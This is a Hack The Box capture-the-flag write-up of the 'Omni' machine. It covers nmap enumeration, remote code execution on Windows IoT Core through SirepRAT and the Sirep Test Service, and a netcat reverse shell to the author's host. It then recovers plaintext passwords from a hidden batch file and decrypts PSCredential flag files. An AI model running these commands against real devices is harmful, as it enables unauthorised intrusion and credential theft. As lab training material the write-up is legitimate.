Hack The Box : Omni
24 October, 2020
Discovery
Starting off with an nmap scan
kali@kali:~$ sudo nmap -A 10.10.10.204 -p 1-10000
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-18 07:49 EDT
Nmap scan report for 10.10.10.204
Host is up (0.17s latency).
Not shown: 9997 filtered ports
PORT     STATE SERVICE VERSION
135/tcp  open  msrpc   Microsoft Windows RPC
5985/tcp open  upnp    Microsoft IIS httpd
8080/tcp open  upnp    Microsoft IIS httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Windows Device Portal
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2008|7 (85%)
OS CPE: cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (85%), Microsoft Windows 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 8080/tcp)
HOP RTT       ADDRESS
1   169.46 ms 10.10.14.1
2   169.60 ms 10.10.10.204

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.28 seconds
So we have two IIS servers running on ports 5985 and 8080. After checking:
- 10.10.10.204:5985/ will give a 404 so not sure what path I should be looking for here
- 10.10.10.204:8080/ asks for credentials and the message mentions "Windows Device Portal"

Windows Device Portal is used for configuring and managing a Windows IoT Core device over the network. So that means the machine is most likely running Windows IoT Core.
Given that the service mentioned above was "upnp" so I tried to get more information using the upnp-info nmap script but nothing significant was found.
kali@kali:~$ sudo nmap -sU -p 5985 --script=upnp-info 10.10.10.204
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-18 14:06 EDT
Nmap scan report for 10.10.10.204
Host is up (0.22s latency).

PORT     STATE         SERVICE
5985/udp open|filtered wsman

Nmap done: 1 IP address (1 host up) scanned in 2.94 seconds
I also tried using Metasploit against both the ports hoping one of them would be for WinRM (Windows Remote Management) but didn't succeed.
Exploit
Searching around for exploits against Windows IoT Core, this is one of the first results.
The method is exploiting the Sirep Test Service that's built in and running on the official images offered at Microsoft's site.
Took me a few attempts to get the exploit script working correctly, it is able to give the full output of any command that is sent as part of the payload.
root@kali:# python SirepRAT.py 10.10.10.204 GetSystemInformationFromDevice
<SystemInformationResult | type: 51, payload length: 32, kv: {'wProductType': 0, 'wServicePackMinor': 2, 'dwBuildNumber': 17763, 'dwOSVersionInfoSize': 0, 'dwMajorVersion': 10, 'wSuiteMask': 0, 'dwPlatformId': 2, 'wReserved': 0, 'wServicePackMajor': 1, 'dwMinorVersion': 0, 'szCSDVersion': 0}>


root@kali:# python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\hostname.exe"
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 6, payload peek: 'omni'>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: ''>

root@kali:# python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --as_logged_on_user --cmd "C:\Windows\System32\net.exe" --args "user"
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 331, payload peek: 'User accounts for \\omni--------------------'>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: ''>


root@kali:# python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --as_logged_on_user --cmd "C:\Windows\System32\cmd.exe" --args "/c net user" --v
---------

User accounts for \\omni

-------------------------------------------------------------------------------
Administrator            app                      DefaultAccount
DevToolsUser             Guest                    sshd
WDAGUtilityAccount
The command completed successfully.


---------
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 331, payload peek: 'User accounts for \\omni--------------------'>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: ''>
So I can now run arbitrary commands on the machine, time to start poking around...
User
Checking the running services, looked nominal:
root@kali:# python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --as_logged_on_user --cmd "C:\Windows\System32\cmd.exe" --args '/c net start' --v
---------
These Windows services are started:

   Background Intelligent Transfer Service
   Background Tasks Infrastructure Service
   Base Filtering Engine
   Bluetooth Support Service
   Client License Service (ClipSVC)
   CNG Key Isolation
   Connected Devices Platform Service
   Connected Devices Platform User Service_1b9d5
   Connected User Experiences and Telemetry
   CoreMessaging
   Cryptographic Services
   Data Usage
   DCOM Server Process Launcher
   DHCP Client
   DNS Client
   dps
   InputService
   IP Helper
   Microsoft Store Install Service
   Microsoft Windows SMS Router Service.
   Network Connection Broker
   Network List Service
   Network Location Awareness
   Network Store Interface Service
   Power
   Remote Procedure Call (RPC)
   RPC Endpoint Mapper
   Security Accounts Manager
   Sensor Service
   Server
   Sirep Test Service
   State Repository Service
   Sysmain
   System Events Broker
   Task Scheduler
   TCP/IP NetBIOS Helper
   Time Broker
   Update Orchestrator Service
   User Manager
   User Profile Service
   Web Account Manager
   WebManagement
   Windows Audio
   Windows Audio Endpoint Builder
   Windows Connection Manager
   Windows Defender Firewall
   Windows Event Log
   Windows Font Cache Service
   Windows License Manager Service
   Windows Management Instrumentation
   Windows Push Notifications System Service
   Windows Push Notifications User Service_1b9d5
   Windows Remote Management (WS-Management)
   Windows Search
   Windows Time
   WinHTTP Web Proxy Auto-Discovery Service
   WLAN AutoConfig
   Workstation
   WWAN AutoConfig

The command completed successfully.
At this point I thought since I have RCE, what's stopping me from creating a reverse shell LOL...
root@kali:/media/sf_HTB/SirepRAT# python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c C:\\Windows\\System32\\nc64.exe 10.10.14.153 5554 -e powershell.exe" --v<HResultResult | type: 1, payload length: 4, HResult: 0x0>
root@kali:# nc -l -p 5554
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32>
Right, now let's start poking around...
PS C:\Data\Users> ls
ls

    Directory: C:\Data\Users

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         7/4/2020   9:48 PM                administrator
d-----         7/4/2020   9:53 PM                app
d-----         7/3/2020  11:22 PM                DefaultAccount
d-----         7/3/2020  11:22 PM                DevToolsUser
d-r---       10/22/2020   2:31 PM                Public
d-----         7/4/2020  10:29 PM                System

PS C:\Data\Users> cd administrator
cd administrator
PS C:\Data\Users\administrator> ls
ls

    Directory: C:\Data\Users\administrator

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---         7/3/2020  11:23 PM                3D Objects
d-r---         7/3/2020  11:23 PM                Documents
d-r---         7/3/2020  11:23 PM                Downloads
d-----         7/3/2020  11:23 PM                Favorites
d-r---         7/3/2020  11:23 PM                Music
d-r---         7/3/2020  11:23 PM                Pictures
d-r---         7/3/2020  11:23 PM                Videos
-ar---         7/4/2020   9:48 PM           1958 root.txt


PS C:\Data\Users\administrator> type root.txt
type root.txt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb0100000011d9a9af9398c648be30a7dd764d1f3a000000000200000000001066000000010000200000004f4016524600b3914d83c0f88322cbed77ed3e3477dfdc9df1a2a5822021439b000000000e8000000002000020000000dd198d09b343e3b6fcb9900b77eb64372126aea207594bbe5bb76bf6ac5b57f4500000002e94c4a2d8f0079b37b33a75c6ca83efadabe077816aa2221ff887feb2aa08500f3cf8d8c5b445ba2815c5e9424926fca73fb4462a6a706406e3fc0d148b798c71052fc82db4c4be29ca8f78f0233464400000008537cfaacb6f689ea353aa5b44592cd4963acbf5c2418c31a49bb5c0e76fcc3692adc330a85e8d8d856b62f35d8692437c2f1b40ebbf5971cd260f738dada1a7</SS>
    </Props>
  </Obj>
</Objs>


PS C:\Data\Users> cd app
cd app
PS C:\Data\Users\app> ls
ls

    Directory: C:\Data\Users\app

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---         7/4/2020   7:28 PM                3D Objects
d-r---         7/4/2020   7:28 PM                Documents
d-r---         7/4/2020   7:28 PM                Downloads
d-----         7/4/2020   7:28 PM                Favorites
d-r---         7/4/2020   7:28 PM                Music
d-r---         7/4/2020   7:28 PM                Pictures
d-r---         7/4/2020   7:28 PM                Videos
-ar---         7/4/2020   8:20 PM            344 hardening.txt
-ar---         7/4/2020   8:14 PM           1858 iot-admin.xml
-ar---         7/4/2020   9:53 PM           1958 user.txt


PS C:\Data\Users\app> type user.txt
type user.txt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe272140835db3caa288536400000000020000000000106600000001000020000000ca1d29ad4939e04e514d26b9706a29aa403cc131a863dc57d7d69ef398e0731a000000000e8000000002000020000000eec9b13a75b6fd2ea6fd955909f9927dc2e77d41b19adde3951ff936d4a68ed750000000c6cb131e1a37a21b8eef7c34c053d034a3bf86efebefd8ff075f4e1f8cc00ec156fe26b4303047cee7764912eb6f85ee34a386293e78226a766a0e5d7b745a84b8f839dacee4fe6ffb6bb1cb53146c6340000000e3a43dfe678e3c6fc196e434106f1207e25c3b3b0ea37bd9e779cdd92bd44be23aaea507b6cf2b614c7c2e71d211990af0986d008a36c133c36f4da2f9406ae7</SS>
    </Props>
  </Obj>
</Objs>

PS C:\Data\Users\app> cat iot-admin.xml
cat iot-admin.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">omni\administrator</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe272140835db3caa28853640000000002000000000010660000000100002000000000855856bea37267a6f9b37f9ebad14e910d62feb252fdc98a48634d18ae4ebe000000000e80000000020000200000000648cd59a0cc43932e3382b5197a1928ce91e87321c0d3d785232371222f554830000000b6205d1abb57026bc339694e42094fd7ad366fe93cbdf1c8c8e72949f56d7e84e40b92e90df02d635088d789ae52c0d640000000403cfe531963fc59aa5e15115091f6daf994d1afb3c2643c945f2f4b8f15859703650f2747a60cf9e70b56b91cebfab773d0ca89a57553ea1040af3ea3085c27</SS>
    </Props>
  </Obj>
</Objs>
So it's clear that two users app and administrator are the users to probe on.
About these files, these are actually XML representations of the PSCredential class. This is a class that can wrap around a set of username, password in a secure manner i.e. the password visible here is encrypted in form of a . More on that can be found here So the flags are there, they're just not in the form one would want...
This is that point in the hack where it took a lot of time for me to figure out what the next step was. I went through a lot of directories on the machine and finally found something useful.
PS C:\> cd "Program Files"
cd "Program Files"

PS C:\Program Files> ls
ls

    Directory: C:\Program Files

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/26/2018  11:37 PM                WindowsPowerShell

PS C:\Program Files> cd WindowsPowerShell
cd WindowsPowerShell

PS C:\Program Files\WindowsPowerShell> ls
ls

    Directory: C:\Program Files\WindowsPowerShell

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/26/2018  11:37 PM                Modules

PS C:\Program Files\WindowsPowerShell> cd Modules
lcd Modules

PS C:\Program Files\WindowsPowerShell\Modules> s
ls

    Directory: C:\Program Files\WindowsPowerShell\Modules

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/26/2018  11:37 PM                Json.Net
d-----        8/21/2020  12:56 PM                PackageManagement
d-----       10/26/2018  11:37 PM                Pester
d-----       10/26/2018  11:37 PM                PowerShellGet

PS C:\Program Files\WindowsPowerShell\Modules> cd PackageManagement
cd PackageManagement

PS C:\Program Files\WindowsPowerShell\Modules\PackageManagement> ls
ls

    Directory: C:\Program Files\WindowsPowerShell\Modules\PackageManagement

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/26/2018  11:37 PM                1.0.0.1

PS C:\Program Files\WindowsPowerShell\Modules\PackageManagement> ls -force
ls -force

    Directory: C:\Program Files\WindowsPowerShell\Modules\PackageManagement

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/26/2018  11:37 PM                1.0.0.1
-a-h--        8/21/2020  12:56 PM            247 r.bat

PS C:\Program Files\WindowsPowerShell\Modules\PackageManagement> type r.bat
type r.bat
@echo off

:LOOP

for /F "skip=6" %%i in ('net localgroup "administrators"') do net localgroup "administrators" %%i /delete

net user app mesh5143
net user administrator _1nt3rn37ofTh1nGz

ping -n 3 127.0.0.1

cls

GOTO :LOOP

:EXIT
Trying out the credentials on http://10.10.10.204:8080/, I was able to login as app:


Exploring around the portal, I found a section called "Remote" that allowed execution of commands. Assuming the user PSCredential flag belongs to app, this looked promising. As it turns out, it worked out pretty well!
To interpret a PSCredential XML file, use this powershell command:
$credential = Import-CliXml -Path "<path>"
This gives a PSCredential object with a SecureString representation of the password.

In order to extract the password from this, I can use the GetNetworkCredential method provided for backward compatibility with interfaces that don't expect a PSCredential, to get the plain-text password. More on that can be found here.
powershell.exe $credential = Import-CliXml -Path C:\Data\Users\app\user.txt; $credential.GetNetworkCredential().Password
And there it was, the flag in plain-text!
On to root...
Root

Surprisingly enough the credentials for administrator found earlier also worked on the Portal. Now I just had to run a similar command to get the flag
powershell.exe $credential = Import-CliXml -Path C:\Data\Users\administrator\root.txt; $credential.GetNetworkCredential().Password
That's it!
The jump from user to root was really surprising for me since it didn't involve a lot of effort...